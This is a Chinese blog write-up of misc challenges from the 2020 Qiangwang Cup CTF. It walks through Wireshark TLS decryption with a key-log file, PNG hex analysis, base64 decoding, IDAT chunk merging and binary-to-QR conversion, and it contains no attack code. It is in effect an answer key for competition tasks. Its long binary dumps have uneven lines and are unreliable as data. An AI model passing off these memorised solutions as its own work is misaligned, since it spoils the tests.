第四届强网杯部分writeup

原创

洛柒尘 于 2020-08-24 12:05:37 发布 3042 收藏 11

分类专栏： CTF Writeup

本文链接：https://blog.csdn.net/ewyherayh/article/details/108192265

CT 强网杯Writeup

Misc

签到


打开题目就可以得知flag，输入即可

问卷调查


打开题目所给的链接，填写问卷就可以获得flag

miscstudy


下载附件




在Wireshark打开该附件并在上方的筛选HTTP协议



点开最下面的那个选项，看到有一条链接http://39.99.247.28/fonts/1





打开链接



成功获得flag的两部分，并把这个页面保存下来，这个页面放在下面的环境变量设置的那个文件夹里面


然后在电脑设置环境变量






后面的那个文件目录可以随便填一个，但是前面的值是固定的
这个操作目的是为了能在Wireshark进行TLS解密

来Wireshark的首选项选择协议TLS，然后右边选择那个刚刚保存下来的1文件，由于我不知道是题目的那个1是什么后缀名，我就直接改为txt




然后就会有这一栏出现




就已经成功解密了TLS

他这里是经过TLS访问页面的加密隐藏了一张图片


访问链接就得到这个图片




把图片拉进winhex打开



然后仔细分析一下图片的最下面的十六进制




然后把最后面的那句密文进行base64解密



这个是flag的第三部分

然后将图片的最下面的4组IDAT的前三组都合拼一起，但必须把每组的IDAT头和尾都要去掉



MDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAw
MDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAw
MDAwMDAwMDAxMTExMTExMTExMTEwMDAwMDAwMTAwMTEwMDAwMTAwMDAwMDAwMDExMTAwMDAxMTExMTExM
TExMTAwMDAxMTExMTExMTExMTEwMDAwMDAwMTEwMTExMDAwMTAwMDAwMDAwMDExMTAwMDAxMTExMTExMTEx
MTAwMDAxMTAwMDAwMDAwMTEwMDEwMDExMTExMTEwMDEwMDAwMDAwMDAxMTAwMTExMDAxMDAwMDAwMDAw
MTAwMDAxMTAwMDAwMDAwMTEwMDEwMDAwMTEwMTEwMDEwMDAwMDAwMDAwMDAxMTExMDAxMDAwMDAwMDA
wMTAwMDAxMTAwMTExMTAwMTEwMDEwMDAwMTAwMTEwMDEwMDExMTAwMDAwMDExMTAxMDAxMDAxMTExMTAw
MTAwMDAxMTAwMTExMTAwMTEwMDAwMTAwMDAwMDAxMTEwMDExMTExMTEwMDEwMDAwMDAxMDAxMTExMTAwM
TAwMDAxMTAwMTExMTAwMTEwMDAwMDAwMDAwMDAxMTEwMDExMTEwMTEwMDEwMDAwMDAxMDAxMTExMTAwMT
AwMDAxMTAwMTExMTAwMTEwMDExMTAwMTAwMTExMTExMTExMTAwMTEwMDExMTAwMDAwMDAxMTExMTAwMTAwM
DAxMTAwMDAwMDAwMTEwMDExMDAwMDAwMDAwMTExMTAwMTEwMTEwMTEwMDAwMDAxMDAwMDAwMDAwMTAw

MDAxMTAwMDAwMDAwMTEwMDEwMDExMDAwMDAwMDExMTAwMDExMTExMTEwMDExMDAxMDAwMDAwMDAwMTAw
MDAxMTExMTExMTExMTEwMDEwMDExMDAxMDAxMDAxMTAwMTEwMTEwMDEwMDExMDAxMTExMTExMTExMTAwMDA
xMTExMTExMTExMTEwMDEwMDExMDAxMDAxMTAwMDAwMTAwMTEwMDEwMDExMDAxMTExMTExMTExMTAwMDAwMD
AwMDAwMDAwMDAwMDEwMDExMTExMTEwMDEwMDExMDAwMTExMDAwMTAwMDAwMDAwMDAwMDAwMDAwMDAw
MDAwMDAwMDAwMDAwMDEwMDAxMTExMTAwMDEwMDExMDAwMDExMTAxMTAwMDAwMDAwMDAwMDAwMDAwMD
AxMTEwMDExMDAwMTExMTAwMDAwMDAxMDAwMDAwMDExMDAwMDAxMTExMTExMDAxMTExMDAwMTExMDAwMDA
wMTEwMDAwMDAwMDAwMDAwMDAwMDAxMDAwMDAwMDExMDAwMDAwMDAwMDExMDAxMDAwMDAwMDAwMDAw
MDAwMDEwMDAwMDAxMDAwMDExMTAwMDAxMDAwMDAwMTExMTAwMTEwMDAwMDExMDAwMDAwMDEwMDAwMD
AwMDAxMTEwMDExMDAxMTExMTEwMDAwMDAwMDAwMDAwMDEwMDAxMDAxMTEwMDExMTExMDAwMDEwMDExMD
AwMDAxMTEwMDExMDAxMTExMTEwMDAwMDAwMDAwMDAwMDExMDAxMDAxMTEwMDExMTExMDAwMDEwMDExMDA
wMDAxMTAwMTExMDAwMDAwMDExMTExMDAwMDAwMDEwMDAwMTAwMDAwMTAwMTAwMTExMDAwMDAwMTAwMTA
wMDAwMDAxMTAwMDAwMDAwMTExMDExMDAwMDAwMTExMDAwMTAwMDAxMTAwMDAwMTExMDAwMDAwMDAwMD
AwMDAwMDExMTAwMDAwMTExMTEwMDExMDAwMDAxMTExMTExMTAwMDAxMTAwMDExMTExMTEwMDEwMDAwMDA
wMDAwMDAwMTExMDAxMDAxMTAwMDAwMDAwMDAxMTAwMDAwMTExMDAxMTEwMDExMTExMDAxMDAwMTAwMTAw
MDAwMDAwMTExMDAxMDAxMDAwMDAwMDAwMDAxMDAwMDAwMTExMDAxMTEwMDExMTExMDAxMTAwMTAwMTAwM
DAwMDExMTAwMDAwMTEwMDExMTExMTExMDAwMDAwMDExMTAwMDAxMTExMTExMDAwMDAxMTEwMDExMTAwMDA
wMDExMDAwMDAwMDEwMDExMTExMTEwMDAwMDAwMDExMTAwMDAxMTExMTExMDAwMDAwMTEwMDAxMTAwMDA
wMDAwMDAwMTAwMDAwMDEwMDAwMDAwMDAwMDAwMDExMDAwMDAxMTEwMDExMDAxMDAwMDAwMTAwMTAwM
DAwMDAwMDAwMDAwMDAwMTEwMDAwMDAwMDAwMDAwMDAwMDAwMDAxMTEwMDExMDExMTAwMDAwMDAwMDA
wMDAwMDEwMDAxMDAxMTExMTEwMDAwMTAwMDAwMDAwMTAwMDAwMDExMTExMTExMTAxMTExMTAwMDAwMDAw
MDAwMDExMDAwMDAwMDAxMTEwMDAwMDAwMTExMTExMTAwMTEwMDAwMDAxMTAwMDAwMDAwMDEwMDAwMDA
wMDAwMDExMTAwMDAwMDAxMTEwMDAwMDAwMTExMTExMTAwMTExMDAwMDAwMTAwMDAwMDAwMDEwMDAwMD
AwMDAxMTEwMDAwMTAwMTExMTExMTExMTExMDAwMDAwMDExMTAwMTExMDAwMDExMDAwMDAxMTAwMDAwMDA
wMDAxMTExMDAwMTEwMDAxMDAxMTAwMTExMDAwMDAwMDExMDAwMDExMTAwMDExMDAwMDAwMDAwMDAwMDA
wMDAxMTExMTAwMTExMDAxMTAwMTAwMTAxMTExMTExMTExMDAxMTExMTAwMDAxMDAxMTEwMDExMTExMTAwMDAx
MTAwMDAwMTExMTEwMDAwMTAwMDAwMDAwMDEwMDAwMDAwMTExMTAwMDExMDAwMDAwMDExMTAwMTAwMDAx
MDAwMDAwMTExMTEwMDAwMTAwMDAwMDAwMDEwMDAwMDAwMTExMDAwMDExMDAwMDAwMDExMTAwMTAwMDA
wMDExMDExMTAwMDAwMDExMTAwMDAwMDAwMDAwMDAwMDAxMTEwMDAwMDExMTExMDAwMDAxMTAwMTAwMDA
wMTExMTExMTAwMDAwMDExMDAwMDAwMDAwMDAwMDAwMDExMTAwMDAwMDAxMTAxMDAwMDAwMTAwMTAwMDA
xMTExMTAwMDAwMTEwMDEwMDAwMTAwMDAwMDAwMDExMTExMDAwMDEwMDAwMDAwMDAxMTAwMDEwMDAwMD
AwMTExMTAwMDAwMDAwMDEwMDAwMTEwMDAwMDAwMDAwMDAwMDAwMTEwMDAwMDAwMDAxMTAwMDAwMDAw
MDAwMDExMTAwMTAwMDAwMDEwMDExMTExMDAwMDExMTAwMDAwMDAxMTEwMDAwMDAwMTExMDAwMTAwMDAw
MDAxMTAwMTExMDAwMTExMTEwMDExMTExMDAxMTExMTExMTAwMDAxMDEwMDExMTExMTExMTAwMDExMDAwMDA
xMDAwMTExMDAwMTExMTEwMDExMTExMDAxMTExMTExMTAwMDAxMTEwMDExMDExMTExMTAwMDExMDAwMDAwMD
AwMDAwMDAwMDAwMDEwMDExMDAxMDAxMTEwMDAwMDAxMTEwMDAxMTExMDAwMDAxMTAwMDAwMTAwMDAwM
DAwMDAwMDAwMDAwMDEwMDExMDAwMDAxMTAwMDAwMDAwMTEwMDAwMDExMDAwMDAxMTAwMDAwMTAwMDAx
MTExMTExMTExMTEwMDEwMDExMDAwMTExMDAwMTEwMDAwMTExMTAwMDExMDAxMDAxMTAwMTExMTAwMDAxMTA
wMDAwMDAwMTEwMDAwMTExMTAwMDAwMDExMTExMTExMDAxMTEwMDAxMDAwMDAxMTAwMTExMDAwMDAxMTAw
MDAwMDAwMTEwMDAwMTExMTAwMDAwMDExMTExMTExMDAxMTEwMDExMDAwMDAxMTAwMTExMDAwMDAxMTAwM
TExMTAwMTEwMDAwMTAwMDAxMDAwMDAwMTAwMDAxMDAxMTEwMDExMTExMTExMTAwMDAwMDAwMDAxMTAwMT
ExMTAwMTEwMDAwMTAwMDAxMDAwMDAxMTAwMDAxMDAxMTAwMDAxMTExMTExMDAwMDAwMDAwMDAxMTAwMTEx
MTAwMTEwMDEwMDExMDAwMTExMTExMTExMDAwMTExMTEwMDAwMTExMDAwMDExMDExMTAwMDAxMTAwMTExMT
AwMTEwMDAwMDExMDAwMTEwMDAwMDAwMDAwMTEwMDAwMDAwMDAwMDExMDExMTAwMDAxMTAwMTExM
TAwMTEwMDAwMDExMTExMTEwMDAwMDAwMTAwMDAxMTEwMDExMDAwMDAwMDAwMDExMTAwMDAxMTAwMDAwM
DAwMTEwMDExMTAwMTAwMTExMDAwMDExMDAxMTExMTAwMDExMTExMTExMTExMTAwMDAwMDAxMTAwMDAwMDA
wMTEwMDExMTAwMTAwMTExMDAwMDExMDAxMTExMTAwMDExMTExMTExMTExMTAwMDAwMDAxMDExMTExMTExMD
EwMDEwMDExMTExMTEwMDExMTExMDAxMDAxMTEwMDExMTExMTAwMDAwMDExMDAwMDAwMDAwMDAwMDAwMD
AwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMD
AwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAw


再去base64解密得出这样的二进制

0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000011111111111110000000100110000100000000011100001111111111100001111111111110000
0001101110001000000000111000011111111111100001100000000110010011111110010000000001100111001000000000
1000011000000000110010000110110010000000000001111001000000000100001100111100110010000100110010011100
0000111010010011111001000011001111001100001000000011100111111100100000010011111001000011001111100110
0000000000111001111011001000000100111110010000110011110011001110010011111111110011001110000000001111
1001000011000000000110011000000000011110011011011000000100000000010000110000000011001001100000000011100
0111111100110010000000000100001111111111110010011001001001100110110010011001111111111100001111111111
1100100110010011000001001100100110011111111111000000000000000000001001111111001001100011100010000000000
0000000000000000000000001000111111000100110000111011000000000000000000011100110001111000000001000000
0110000011111110011110001110000000110000000000000000000100000000110000000000110010000000000000000010000
0010000111000010000000111100110000011000000010000000000111001100111111000000000000000100010011100111111
0000100110000001110011001111110000000000000000110010011100111111000010011000000110011100000000111110000000
0100001000001001001110000000100100000000110000000001110110000000111000100001100000011100000000000000000011
1000000111110011000000111111110000110001111111001000000000000001110010011000000000011000000111001110011
1110010001001000000000111001001000000000000100000011100111001111100110010010000000111000000110011111111
0000000111000011111111000000111001110000000110000000010011111111000000000111000011111111000000010001100000
0000001000000010000000000000011000000111001100100000001001000000000000000000110000000000000000000001110
0110111000000000000000000100010011111110000100000000010000001111111111011111000000000000011000000001110000
0001111111001100000001100000000001000000000000111000000001110000000011111111001110000000100000000010000000
0011100001001111111111111000000001110011100001100000110000000000011110001100010011001110000000011000011
1000110000000000000000001111100111001100100101111111111100111111000010011100111111100001100000011111110000
1000000000100000000111100011000000001110010000100000001111110000100000000010000000111000011000000011100
1000000110111000000011100000000000000000001110000001111110000001100100000011111111000000110000000000000000011
1000000001101000000010010000111111000000110010000100000000001111110000100000000001100010000000011110000000000
0100001100000000000000000110000000001100000000000011100100000001001111100001110000000111000000000111000
1000000011001110001111100111110011111111100001010011111111110001100000100011100011111001111100111111111
1000011100110111111100011000000000000000000000100110010011100000001110001111000000110000010000000000000000
0000100110000001100000000011000000110000001100000100001111111111110010011000111000110000111100011001001
1001111000011000000000110000111100000001111111110011100010000011001110000001100000000110000111100000011
1111110011100110000001100111000000110011111001100001000010000000100001001110011111111110000000000001100111
1001100001000010000011000010011000001111111000000000000000110011110011001001100011111111100011111000011
0000110111000011001111100110000001100011000000000000001100000000000110111000011001111001100000011111110
0000001000011100110000000000011100001100000000110011100100111000011001111100011111111111111000000001100
0000001100111001001110000110011111100011111111111110000000010111111110100100111111100111110010011100111
1111000000110000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000

然后下一步我们要去把二进制转二维码

直接上python脚本

把刚才base64解密出来的二进制复制到str=""里面
但是这里必须要按python的PIL库




得出的一个二维码

